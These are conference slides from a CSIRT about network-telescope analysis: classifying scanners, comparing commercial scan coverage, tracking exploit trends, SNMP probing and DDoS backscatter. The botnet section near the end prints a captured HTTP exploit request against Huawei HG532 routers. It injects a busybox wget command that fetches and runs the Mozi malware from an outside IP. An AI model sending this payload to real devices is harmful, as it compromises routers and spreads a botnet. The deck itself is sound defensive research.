

78th TF-CSIRT Meeting

Finding meaning in `/dev/null`

Paul Jung; Michael Hamm

Sep. 2026

CIRCL <https://www.circl.lu>



Co-funded by
the European Union



ECCC 
EUROPEAN CYBERSECURITY
COMPETENCE CENTRE

What is a network telescope

- Routable but unused IP network
 - IP addresses are not used
 - There is no outgoing traffic
 - Incoming traffic is not filtered
 - Incoming traffic is monitored for research
- Also called: Black Hole

Specification of the network telescope


- Access and collection since 2014
- We collect packets from a /18 IPv4 range
→ $\sim 0.0004\%$ of the Internet
- This network was never used
- No DNS records of any kind point to this network
- A new Pcap file of Around 120Mb every 5 min.

All traffic observed here could be interesting

We received packets

2017:


- ~ 500 IP packets per second



We received packets

2025:

- 85 billions of IP packets $\rightarrow \sim 2.700$ pps
- 70.71 million of source IP



Y-Axis: Day of the year

X-Axis: Destination TCP port

TLP:CLEAR

First, we need to process it



Each day PCAP are processed and summarized into:

- Packetfilter like log table
- Port summarizations table
- IP information cache (AS/GEO/PTR)
- DNS query table
- SNMP query table
- ICMP unreachable table
- Alert table

Challenges:

- Several summarizations tables
- Use Suricata as packet decoder
- Integration in ClickHouse
- Decoding the decoded

Usecase 1: Scanner Detection

- Grouping Known Scanners by different rules;
 - Reverse DNS: PTR / AS
 - Extracted Queries
 - Behavioral

```
(src_ip, rrvalue)
1. ('216.31.13.41', 'a3249042234p53755i62334.d202505220000018291.t80490.dnsresearch.cymru.com')
2. ('216.31.13.41', 'a3249038011p11764i47209.d202505220000018291.t54671.dnsresearch.cymru.com')
3. ('216.31.13.41', 'a3249030176p19802i20107.d202505220000018291.t53907.dnsresearch.cymru.com')
4. ('216.31.13.41', 'a3249039095p6294i5882.d2025011900000125218.t77488.dnsresearch.cymru.com')
5. ('216.31.13.41', 'a3249041054p31561i24517.d2025011900000125218.t79130.dnsresearch.cymru.com')
6. ('216.31.13.41', 'a3249042615p21524i48364.d2025011900000125218.t67290.dnsresearch.cymru.com')
7. ('216.31.13.41', 'a3249041034p32504i39856.d2025063000000216083.t79472.dnsresearch.cymru.com')
8. ('216.31.13.41', 'a3249044560p56718i152.d2025032500000229449.t52288.dnsresearch.cymru.com')
9. ('216.31.13.41', 'a3249030649p11324i35121.d2025032500000229449.t62908.dnsresearch.cymru.com')
0. ('216.31.13.41', 'a3249044753p63360i46.d2025032500000229449.t63546.dnsresearch.cymru.com')
```

Team Cymru DNS scanning activity


Scanner Detection; Available as MISP Warninglists

- **Alphastrike-Research** - Commercial
- **Bufferover** - TLS scanner
- **Coalition Signals Intelligence** - Commercial
- **Cybergreen** - Security
- **Cyber Resilience** - Commercial
- **Cypex** - CTI
- **Driftnet** - Commercial
- **F6** - Security
- **Internet Census** - Commercial
- **Intrinsec** - Security
- **Ipinfo** - Commercial
- **Ipip** - IP database
- **Leakix** - Security
- **Modat** - Scanner
- **Netsecscan** - Unknown
- **Onyphe** - Scanner
- **Probethenet** - Unknown
- **Rapid7** - Commercial
- **Research-Scanner** - Unknown
- **Shadowforce** - Security
- **Shadowserver** - Foundation
- **Shodan** - Commercial
- **Skipa** - Scanner
- **Stretchoid** - Microsoft
- ... and more ...


MISP Warninglists: github.com/MISP/misp-warninglists

Do commercial scanners really scan
ALL the Internet?

Shodan in 2025 (www.shodan.io)



Modat in 2025 (magnify.modat.io)



Most exhaustive port scanner: January - March 2026

Rapid 7

TCP 148 / UDP 20

Shadowserver

TCP 291 / UDP 56

Stretchoid

TCP 380 / UDP 64

Onyphe

TCP 3627 / UDP 42

Shodan


TCP 3793 / UDP 82

Modat

TCP 10605 / UDP 6

Censys

TCP 65k / UDP 65k




Regularity of port scanning (Port < 1024)



Rapid 7

A visualization of a Rapid 7 port scan. The background is dark blue with a grid of small yellow dots. The dots are arranged in a regular, grid-like pattern, indicating a systematic and regular port scan.



Modat

A visualization of a Modat port scan. The background is dark blue with a grid of small yellow dots. The dots are arranged in a regular, grid-like pattern, indicating a systematic and regular port scan.



Onyphe

A visualization of an Onyphe port scan. The background is dark blue with a grid of small yellow dots. The dots are arranged in a regular, grid-like pattern, indicating a systematic and regular port scan.




Shodan


A visualization of a Shodan port scan. The background is dark blue with a grid of small yellow dots. The dots are arranged in a regular, grid-like pattern, indicating a systematic and regular port scan.

Usecase 2: Detection of Exploit Trends

- CVE-2025-59287
- Windows WSUS port 8530 TCP
- NVD Published Date 14/10/2025




Usecase 3: SNMP Scanners (v1 & v2 Community in plaintext)



TLP: CLEAR


SNMP Queries on specific devices

- Most Scanners usually scan for;
 - 1.3.6.1.2.1.1.1.0 – sysDescr: full device description (model, OS, firmware).
 - 1.3.6.1.2.1.1.2.0 – sysObjectID: vendor/device identifier OID.
 - 1.3.6.1.2.1.1.3.0 – sysUpTime: time since last reboot.
 - 1.3.6.1.2.1.1.4.0 – sysContact: administrative contact information.
 - 1.3.6.1.2.1.1.5.0 – sysName: device hostname.
 - 1.3.6.1.2.1.1.6.0 – sysLocation: physical location of the device.
 - 1.3.6.1.2.1.1.7.0 – sysServices: network service layers supported by the device.
- Some are scanning for a specific device relate MIB 1.3.6.1.4.1.x




Scanning campaigns per devices over the year

SNMP Devices mapped to Community




Usecase 4: Threat Analysis: DDoS Traffic Backscatter



- Allows victims detection
- Only Partial traffic
- Start / end time
- No info on opponent

Usecase 4: Threat Analysis: DDoS Traffic Backscatter




DDoS example with Apple IP ranges somewhere in march


<https://github.com/MISP/misp-warninglists/blob/main/lists/apple/list.json>

```
{
  "description": "IP ranges assigned to Apple",
  "list": [
    "17.0.0.0/8",
    "192.12.74.0/24",
    "192.42.249.0/24",
    "204.79.190.0/24"
  ],
  ....
}
```

TCP Traffic from Apple, Displaying destination port



TCP Traffic from Apple, Looking at the source port




TCP Traffic to Apple, in fact...

- Port 443 https | 32d / 233736 packets / 10219 Client IP
- Port 5223 hpvirtgrp | 31d / 38751 packets / 3383 IP clients
- Port 80 http | 31d / 5083 packets / 611 clients
- Port 993 imaps | 31d / 3109 packets / 346 clients


We usually detect a daily average of 50 potential DDoS using this method.

DDoS investigations on an european law enforcement website


DDoS investigation on an european Law Enforcement website - Day -16




DDoS investigation on an european Law Enforcement website - Day -9




DDoS investigation on an european Law Enforcement website - Day -3



DDoS investigation. Same day, a few minutes Later



DDoS investigation on an european Law Enforcement website - D Day !!!



Botnets Injections

Threat Analysis :: Botnet Injections, Remaining old trends

- CVE-2014-8361 → Realtek miniigd (UPnP – IoT/routeurs)
- CVE-2017-17215 → Huawei HG532 routers (UPnP – ScreenShot)
- CVE-2019-12297 → D-Link routers
- **CVE-2021-35394 → Realtek SDK (routers / IoT)**
- CVE-2023-28771 → Zyxel (firewalls / VPN – IKE)
- CVE-2024-13030 → D-Link DIR-823G

```
POST /ctrlt/DeviceUpgrade_1 HTTP/1.1
Host: [REDACTED]:237:37215
Content-Length: 601
Connection: keep-alive
Authorization: Digest username="dslf-config", realm="HuaweiHomeGateway", nonce="
88645cefb1f9ede0e336e3569d75ee30", uri="/ctrlt/DeviceUpgrade_1", response="3612f
843a42db38f48f59d2a3597e19c", algorithm="MD5", qop="auth", nc=00000001, cnonce="
248d1a2560100669"

<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envel
ope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:Upg
rade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1"><NewStatusURL>$(/
bin/busybox wget -g 180.243.2.45:51387 -l /tmp/huawei -r /Mozi.m;chmod -x huawei
;/tmp/huawei huawei)</NewStatusURL><NewDownloadURL>$(echo HUAWEIUPNP)</NewDownlo
adURL></u:Upgrade></s:Body></s:Envelope>
```

Threat Analysis :: Some injector don't care about TCP handshake

